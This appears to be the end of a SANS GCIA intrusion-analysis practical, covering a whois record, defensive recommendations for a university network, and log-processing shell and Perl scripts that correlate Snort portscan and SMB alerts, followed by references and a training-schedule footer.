OrgName:    INTERNET SOFTWARE CONSORTIUM, INC.
OrgID:      V6IS
Address:    950 CHARTER STREET
City:       REDWOOD CITY
StateProv:  CA
PostalCode: 94063
Country:    US

NetRange:   204.152.184.0 - 204.152.191.255
CIDR:       204.152.184.0/21
NetName:    ISC-NET2
NetHandle:  NET-204-152-184-0-1
Parent:     NET-204-0-0-0-0
NetType:    Direct Allocation
NameServer: NS-EXT.VIX.COM
NameServer: NS1.GNAC.COM
Comment:
RegDate:    1997-02-26
Updated:    2002-10-29

TechHandle: PV15-ARIN
TechName:   Vixie, Paul
TechPhone:  +1-650-423-1300
TechEmail:  vixie@isc.org

OrgTechHandle: PV15-ARIN
OrgTechName:   Vixie, Paul
OrgTechPhone:  +1-650-423-1300
OrgTechEmail:  vixie@isc.org
```

LINK DIAGRAM

The diagram below represents a subset of the data found by correlating logs from the portscan alerts with return SMB Name Wildcard signature alerts. For each portscan entry, I attempted to find a return SMB Wildcard query to the originating host; this would indicate that the targeted host accepted a connection on that port. Each line represents an inbound connection attempt on the specified port in which the destination host made an SMB Wildcard query within the same minute.



DEFENSIVE RECOMMENDATIONS

In addition to the recommendations provided above in this report, all hosts within the "Suspicious Internal Hosts" table should be taken offline and investigated for potential compromise. The hosts within the "Derived Network Servers" table should be checked to insure that they are expected to provide the listed services. Additionally, the University should insure that all managed hosts within the network maintain the most current patchlevel and have an anti-virus solution in place. More proactive firewall rule sets may provide an additional layer of security by blocking unauthorized connections, both inbound and outbound. The firewall and IDS logs should be routinely audited for potential compromises and suspicious activity. During the audits, a close eye should be on new ways to tune the devices to work more efficiently and effectively. Throughout the course of this paper, I have identified a number of compromised machines that were buried deep within the large amount of logs analyzed. Through the tuning process, investigation into suspicious hosts would require significantly less time; targeted tuning will make monitoring the network a great deal more manageable.

ANALYSIS METHODOLOGY

A large amount of data had to be analyzed in this section of the paper, so a number of methods had to be used in order to make sense of it all. I used SnortSnarf (v021111.1) [31] in order to gather all of the Snort alert data, but a number of changes to the logs had to be made so that the application would behave as expected:

```
# Generate a "master" file containing all Snort alerts
cat alert.* > master_alert

# SnortSnarf does not like the "spp_portscan" alerts, so I removed them
cat master_alert | grep -v "spp_portscan" >
master_alert_no_portscan

# SnortSnarf had issues with the "MY.NET" notation, so it was changed to "222.222"
sed -e 's/MY\.NET/222\.222/g' master_alert_no_portscan >
master_alert_no_portscan_no_mynet

# There were log entries that started with ":", this will remove them
cat master_alert_no_portscan_no_mynet | grep -v '^:' >
master_alert_no_portscan_no_mynet_sanitized
```

I began the portscan analysis using the Sawmill application (version 6.5.8 – 30 day trial).[32] I ran this against the spp_portscan entries on an AMD XP2600+ with 1GB RAM; it took the application about an hour and a half to process the 582MB of log data. The application was useful, but very time consuming and I wasn't able to get the desired output easily. For analysts reading this, I would strongly recommend importing the data

[31] http://www.snort.org/dl/contrib/data_analysis/snortsnarf/
[32] http://www.sawmill.net

into a real database and manipulating it that way instead of taking this route. In order to get more information from the portscan logs, I wrote a series of scripts to gather the desired information. Instead of including each one here, you can download them from <http://www.strayprocess.com/practical/>.

Some of the log files did not sanitize the first two octets with MY.NET, so I took it upon myself to do it for all data presented within this paper. Also, some of the custom Snort signatures indicated which University they were written for; I have changed all such occurrences with "GIAC_U."

In order to correlate the SMB Name Wildcard alerts to inbound portscans, I wrote a small perl script to gather the data. Once again, SQL would've been a better choice here, but by this point, it was already too late – keep in mind that running this will eat up lots of RAM.

```
#!/usr/bin/perl
use strict;

# It wasn't working because the files were not strictly
chronological
# cat master_scans | sort > master_scans_sorted
# cat master_alert | sort > master_alert_sorted

my $count = 0;
my $size = 0;
my @sig_fires;

# gather up a nice long list of info on all SMB Name Wildcard
sig fires
open FP, "./master_alert_sorted" or die "b0rk: $!";
while( <FP> )
{
        # $1=day, $2=timestamp, $3=srcIP, $4=dstIP
        if(/^..\/(\d{2})-
(\d{2}:\d{2}):\d{2}.+SMB\sName\sWildcard\s\S+\s(\S+):\S+\s\S{2}\
s(\S+):.+/)
        {
                $sig_fires[$count] = [$1,$2,$3,$4];
                $count++;
        }
}
close FP;
print "$#sig_fires sig entries added to the array\n";
$size = $count;
$count = 0;
open FP, "./master_scans_sorted" or die "b0rk: $!";
while( <FP> )
```

```
{
        # still going to match with a regex since there may be
some file corruption
        # $1=day, $2=timestamp, $3=srcIP, $4=dstIP $5=dstPort
        if(/^\S+\s+(\d+)\s(\d{2}:\d{2})\S+\s(\S+):\d+\s-
>\s(\S+):(\d+).+/)
        {
                if($1==$sig_fires[$count][0] && $2 eq
$sig_fires[$count][1] && $3 eq $sig_fires[$count][3] && $4 eq
$sig_fires[$count][2])
                { # we have a match
                        print "$4 appears to have accepted a
connection from $3 on port $5\n";
                        if($count == $size)
                        {
                                kill_me();
                        }
                        $count++;
                } elsif($1 > $sig_fires[$count][0] || ($1 ==
$sig_fires[$count][0] && $2 gt $sig_fires[$count][1]))
                {
                        if($count == $size)
                        {
                                kill_me();
                        }
                        $count++;
                }
        }
}
sub kill_me
{
        close FP;
        exit 0;
}
```

In order to get information for the OOS section, I used some scripts created by Chris Baker[33] and modified by Mike Poor:[34]

#generate tallies of the out of spec destination IP's

```
grep "..\/..\-..\:..\:"  oos.txt | cut -d \> -f 2 | cut -d \: -f
1 | sed s/\ //g | sort | uniq -c | sort -nr > oos.dstips.log
```

#generate tallies of the out of spec destination ports

[33] Baker, Chris
[34] Poor, Mike

```
grep "..\/..\-..\:..\:"  oos_all | cut -d \> -f 2 | cut -d \: -f
2 | sed s/\ //g | sort | uniq -c | sort -nr > oos.dstports.log
```

#generate tallies of the out of spec source IP's

```
grep "..\/..\-..\:..\:"  oos_all | cut -d \> -f 1 | cut -d \  -f
2 | cut -d \: -f 1 | sed s/\ //g | sort | uniq -c | sort -nr >
oos.srcips.log
```

REFERENCES

Akhter, Shakeel. "GCIA Intrusion Detection In Depth. GCIA Practical." 15 Apr. 2003. URL: http://www.giac.org/practical/GCIA/Shakeel_Akhter_GCIA.pdf (23 Mar. 2004)

Baker, Chris. "Intrusion Detection In Depth." 29 May 2001. URL: http://www.sans.org/y2k/practical/Chris_Baker_GCIA.zip (11 May 2004)

Bejtlich, Richard. "Network Intrusion Detection of Third Party Effects." v1.0. 26 Aug. 2000. URL: http://downloads.securityfocus.com/library/nid_3pe_v1.pdf (23 Mar. 2004)

C., Shaun. "SIMP." Winfosec.com. URL: http://www.winfosec.com/simp.php (23 Mar. 2004)

C., Shaun. "Winfosec." URL: http://www.winfosec.com/ (23 Mar. 2004)

Clark, Daniel. "Backdoor Encrypted Tunnels: Detection and Analysis." 25 Jan 2003. URL: http://www.giac.org/practical/GCIA/Daniel_Clark_GCIA.pdf (11 May 2004)

Combs, Gerald. "Ethereal/Tethereal." v0.9.16. 23 Feb. 2004. URL: http://www.ethereal.com/ (23 Mar. 2004)

CVE. "CAN-2003-0838 (under review)." CVE CAN-2003-0838. 02 Oct. 2003. URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0838 (23 Mar. 2004)

Dittrich, Dave. "Security Incidents: Re: Strange & Consistent RST/ACK packets." 11 Apr. 2000. URL: http://seclists.org/incidents/2000/Apr/0026.html (23 Mar. 2004)

Evans, Andrew. "GIAC Certified Intrusion Analyst (GCIA) Practical Assignment Version 3.3." 2003. URL: http://www.giac.org/practical/GCIA/Andrew_Evans_GCIA.pdf (11 May 2004)

Fyodor. "Remote OS detection via TCP/IP Stack Fingerprinting." 11 Jun. 2002. URL: http://www.insecure.org/nmap/nmap-fingerprinting-article.html (23 Mar. 2004)

Gordon, Les. "Intrusion Analysis – The Director's Cut!." 22 Nov 2002. URL: www.giac.org/practical/GCIA/Les_Gordon_GCIA.doc (11 May 2004)

Gupta, Aman. "E-card Hijack Spam." URL: http://www.tjhsst.edu/~agupta/ecard-hijack/ (23 Mar. 2004)

http-equiv@excite.com. "POS#1 Self-Executing HTML: Internet Explorer 5.5 and 6.0 Part III." 05 Nov 2003. URL: http://www.securityfocus.com/archive/1/343521 (23 Mar. 2004)

Hurley, Edward. "Ibiza Trojan is a trip." 13 Feb 2004. URL: http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci950421,00.html (23 Mar. 2004)

IEEE. "IEEE OUI and Company_id Assignments." 23 Mar. 2004. URL: http://standards.ieee.org/regauth/oui/index.shtml (23 Mar. 2004)

ISO/IEC 7498-1. "Information Processing Systems - OSI Reference Model - The Basic Model." 1994. URL: http://www.acm.org/sigcomm/standards/iso_stds/OSI_MODEL/ISO_IEC_7498-1.TXT

Ivgi, Rafel. "New ICQ Worm." 24 Feb 2004. URL: http://www.securityfocus.com/archive/1/355098/2004-02-18/2004-02-24/0 (23 Mar. 2004)

Jones, Andrew. "Re: LOGS: GIAC GCIA Version 3.3 Practical Detect (jmclaren detect3)." 31 Jan. 2003. URL: http://cert.uni-stuttgart.de/archive/intrusions/2003/01/msg00512.html (23 Mar. 2004)

Juillard, Loic. "GCIA Intrusion Detection In Depth. GCIA Practical." 03 Jun. 2003. URL: http://www.giac.org/practical/GCIA/Loic_Juillard_GCIA.pdf (23 Mar. 2004)

K-0tiK Security. "Microsoft Internet Explorer Unspecified CHM File Processing Arbitrary Code Execution Vulnerability (bid 9658)." 19 Feb. 2004. URL: http://www.securityfocus.com/archive/1/354447 (23 Mar. 2004)

Lengerich, Holger van. "GCIA Intrusion Detection In Depth. GCIA Practical." 05 May 2003. URL: http://www.giac.org/practical/GCIA/Holger_van_Lengerich_GCIA.pdf (23 Mar. 2004)

Lewis, David. "GCIA Intrusion Detection In Depth. GCIA Practical." 08 Nov. 2003. URL: http://www.users.globalnet.co.uk/~mlewis/Downloads/David_M_Lewis_GCIA_pdf.pdf (23 Mar. 2004)

Madzelan, Carl. "GIAC Intrusion Analyst (GCIA) Practical Assignment Version 3.3" 2003. URL: http://www.giac.org/practical/GCIA/Carl_Madzelan_GCIA.pdf (11 May 2004)

Microsoft. "Microsoft knowledge base article 833786." 02 Feb. 2004. URL: http://support.microsoft.com/?id=833786 (23 Mar. 2004)

Microsoft. "Microsoft Security Bulletin MS03-032." 02 Oct. 2003. URL: http://www.microsoft.com/technet/security/bulletin/MS03-032.asp (23 Mar. 2004)

Microsoft. “Microsoft Security Bulletin MS03-040.” 06 Oct. 2003. URL: http://www.microsoft.com/technet/security/bulletin/MS03-040.asp (23 Mar. 2004)

Microsoft. “Microsoft Security Bulletin MS04-004.” 18 Feb. 2004. URL: http://www.microsoft.com/technet/security/bulletin/MS04-004.asp (23 Mar. 2004)

Microsoft. “Script Encoder.” URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/script56/html/seconscriptencoderoverview.asp (23 Mar. 2004)

Miller, Toby. “Passive OS Fingerprinting: Details and Techniques.” URL: http://www.sans.org/rr/special/passiveos.pdf (23 Mar. 2004)

Network Associates. “Downloader-GF.” 21 Jan. 2004. URL: http://vil.nai.com/vil/content/v_100969.htm (23 Mar. 2003)

Noell, Bobby. “packet-simp.c.” v0.3. 16 Mar. 2004. URL: http://www.strayprocess.com/projects/simp/packet-simp.c (23 Mar. 2004)

Poor, Mike. “Intrusion Detection in Depth. GCIA Practical Assignment, v3.0.” 2001. URL: http://www.giac.org/practical/Mike_Poor_GCIA.doc (11 May 2004)

Radigan, Jack. “ack 674719802 with a twist.” 14 Nov. 2000. URL: http://archives.neohapsis.com/archives/incidents/2000-11/0115.html (23 Mar. 2004)

RFC 793. “RFC 793 - Transmission Control Protocol.” Sep. 1981. URL: http://www.faqs.org/rfcs/rfc793.html (23 Mar. 2004)

Sawmill.net. “Sawmill.” URL: http://www.sawmill.net (11 May 2004)

Schneier, Bruce. "Blowfish." URL: http://www.schneier.com/blowfish.html (23 Mar. 2004)

SecurityFocus. “Microsoft Internet Explorer Unspecified CHM File Processing Arbitrary Code Execution Vulnerability.” BugTraq ID 9658. 19 Feb. 2004. URL: http://www.securityfocus.com/bid/9658/info/ (23 Mar. 2003)

Snort. “X11 outbound client connection detected .” SID 1227. URL: http://www.snort.org/snort-db/sid.html?sid=1227 (23 Mar. 2004)

Sourcefire, INC. “Snort, The Open Source Network Intrusion Detection System.” URL: http://www.snort.org/ (23 Mar. 2004)

Spike. “Security: 0-Day Exploit Targets IE, Installs Trojan.” 13 Feb. 2004. URL: http://www.amishrabbit.com/forums/viewtopic.php?p=1089 - 1089 (23 Mar. 2003)

Symantec. “Backdoor.Sdbot.N.” 07 Aug 2003. URL: http://securityresponse.symantec.com/avcenter/venc/data/backdoor.sdbot.n.html (23 Mar. 2004)

Symantec. “Backdoor.Togfer.” 15 Dec. 2003. URL: http://securityresponse.symantec.com/avcenter/venc/data/backdoor.tofger.html (23 Mar. 2004)

Symantec. “Backdoor.Zinx.” 10 Nov. 2003. URL: http://securityresponse.symantec.com/avcenter/venc/data/backdoor.zinx.html (23 Mar. 2004)

Symantec. “Bloodhound.Exploit.6.” 15 Mar. 2003. URL: http://securityresponse.symantec.com/avcenter/venc/data/bloodhound.exploit.6.html (23 Mar. 2003)

Symantec. “PWSteal.Tarno.B.” 26 Feb. 2004. URL: http://securityresponse.symantec.com/avcenter/venc/data/pwsteal.tarno.b.html (23 Mar. 2004)

Symantec. “Trojan.Ibiza.” 06 Mar. 2003. URL: http://securityresponse.symantec.com/avcenter/venc/data/trojan.ibiza.html (23 Mar. 2003)

tcpdump.org. "Tcpdump/Libpcap." URL: http://www.tcpdump.org/ (23 Mar. 2004)

TrendMicro. “TROJ_WINPUP.B.” 08 Jan. 2004. URL: http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=TROJ_WINPUP.B (23 Mar. 2004)

US-CERT. “Microsoft Internet Explorer does not properly display URLs.” VU #652278. 17 Feb. 2004. URL: https://www.kb.cert.org/CERT_WEB/services/vul-notes.nsf/id/652278 (23 Mar. 2004)

US-CERT. “Microsoft Internet Explorer does not properly evaluate "application/hta" MIME type referenced by DATA attribute of OBJECT element.” VU #865940. 06 Sept. 2003. URL: https://www.kb.cert.org/CERT_WEB/services/vul-notes.nsf/id/865940 (23 Mar. 2004)

VMWare. "VMWare Workstation." v4.0.5.6030-r1. URL: http://www.vmware.com/products/desktop/ws_features.html (23 Mar. 2004)

Ward CISSP, Jay (Security Architect, Cisco Systems, Inc.). Non-recorded online conversation. 08 Mar. 2004.

Zakath. “synk4.c.” 29 Apr. 1997. URL:
http://www.hoobie.clara.net/security/exploits/synk4.c (23 Mar. 2004)

Last Updated: February 24th, 2018

Upcoming Training

SANS Northern VA Spring - Tysons 2018	McLean, VA	Mar 17, 2018 - Mar 24, 2018	Live Event
SANS Secure Canberra 2018	Canberra, Australia	Mar 19, 2018 - Mar 24, 2018	Live Event
SANS 2018	Orlando, FL	Apr 03, 2018 - Apr 10, 2018	Live Event
SANS Abu Dhabi 2018	Abu Dhabi, United Arab Emirates	Apr 07, 2018 - Apr 12, 2018	Live Event
SANS London April 2018	London, United Kingdom	Apr 16, 2018 - Apr 21, 2018	Live Event
SANS Baltimore Spring 2018	Baltimore, MD	Apr 21, 2018 - Apr 28, 2018	Live Event
Baltimore Spring 2018 - SEC503: Intrusion Detection In-Depth	Baltimore, MD	Apr 23, 2018 - Apr 28, 2018	vLive
SANS vLive - SEC503: Intrusion Detection In-Depth	SEC503 - 201805,	May 02, 2018 - Jun 14, 2018	vLive
Community SANS Virginia Beach SEC503	Virginia Beach, VA	May 07, 2018 - May 12, 2018	Community SANS
SANS Security West 2018	San Diego, CA	May 11, 2018 - May 18, 2018	Live Event
Mentor Session - SEC503	Dulles, VA	May 24, 2018 - Jun 28, 2018	Mentor
SANS Oslo June 2018	Oslo, Norway	Jun 18, 2018 - Jun 23, 2018	Live Event
Minneapolis 2018 - SEC503: Intrusion Detection In-Depth	Minneapolis, MN	Jun 25, 2018 - Jun 30, 2018	vLive
SANS Minneapolis 2018	Minneapolis, MN	Jun 25, 2018 - Jun 30, 2018	Live Event
SANS London July 2018	London, United Kingdom	Jul 02, 2018 - Jul 07, 2018	Live Event
SANSFIRE 2018	Washington, DC	Jul 14, 2018 - Jul 21, 2018	Live Event
Security Operations Summit & Training 2018	New Orleans, LA	Jul 30, 2018 - Aug 06, 2018	Live Event
SANS San Antonio 2018	San Antonio, TX	Aug 06, 2018 - Aug 11, 2018	Live Event
Community SANS Columbia SEC503	Columbia, MD	Aug 13, 2018 - Aug 18, 2018	Community SANS
SANS Virginia Beach 2018	Virginia Beach, VA	Aug 20, 2018 - Aug 31, 2018	Live Event
SANS Amsterdam September 2018	Amsterdam, Netherlands	Sep 03, 2018 - Sep 08, 2018	Live Event
SANS Tokyo Autumn 2018	Tokyo, Japan	Sep 03, 2018 - Sep 15, 2018	Live Event
SANS Network Security 2018	Las Vegas, NV	Sep 23, 2018 - Sep 28, 2018	Live Event
SANS OnDemand	Online	Anytime	Self Paced
SANS SelfStudy	Books & MP3s Only	Anytime	Self Paced